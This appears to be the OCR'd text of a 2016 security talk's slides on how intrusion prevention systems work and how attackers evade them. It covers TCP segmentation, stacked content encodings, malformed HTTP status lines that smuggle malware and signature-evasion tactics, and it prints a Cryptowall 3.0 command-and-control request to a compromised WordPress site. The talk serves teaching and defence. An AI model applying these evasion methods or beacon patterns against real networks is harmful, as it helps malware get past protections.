IPS & Bypass techniques

k9@vnsecurity.net

SG - 2016

WTF is IPS?

Intrusion Prevention System:

- gateway
- dissector
- take action
  - Block
  - Allow


Firewall vs IPS

- Firewall: doorman
- IPS: security check

Why IPS?

- Pre infection
- Post infection
- Network Exploits
- Application control

How it works?



IPS ENGINE


Dissectors

Signatures


action

Dissector weaknesses

- Have to be:
  - Fast (matter of milli seconds)
  - Standard protocols



```
TCP         66  80 → 58358 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1452 S
TCP         54  58358 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
TCP         70  58358 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262144 Len=16
TCP         70  [TCP Retransmission] 58358 → 80 [PSH, ACK] Seq=1 Ack=1 Win=
TCP         66  80 → 58358 [ACK] Seq=1 Ack=17 Win=14848 Len=0 SLE=1 SRE=17
HTTP        70  Continuation
TCP         54  80 → 58358 [ACK] Seq=1 Ack=33 Win=14848 Len=0
TCP         55  58358 → 80 [PSH, ACK] Seq=33 Ack=1 Win=262144 Len=1
TCP         54  80 → 58358 [ACK] Seq=1 Ack=34 Win=14848 Len=0
HTTP       654  HTTP/1.1 301 Redirect  (text/html)
TCP         54  58358 → 80 [ACK] Seq=34 Ack=601 Win=261536 Len=0
```




Wireshark · Follow TCP Stream (tcp.stream eq 0) · wireshark_pcapng_en0_2016

```
 GET / HTTP/1.1
Host: yahoo.com

HTTP/1.1 301 Redirect
```


Bypass dissector 2



```
HTTP/1.1 200 ok
Content-encoding: deflate
Content-encoding: gzip

content which is first compressed with deflate and then with gzip
```

Bypass dissector 3



```
HTTP/1.1 0200 invalid
Content-type: application/octet-stream

malware
```

Signature weaknesses


- Have to be:
  - Fast
  - Low False Positive rate
  - High coverage*

Bypass signature

- Change pattern over time
- Use randomness
- Use encryption
- Use popular pattern to increase FP risk

Case study #1

- Cryptowall 3.0




```
POST /wp-content/plugins/revslider/temp/update_extract/revslider/img5.php?w=gilufxt2m2p
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 132
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: alebehr.com
Cache-Control: no-cache

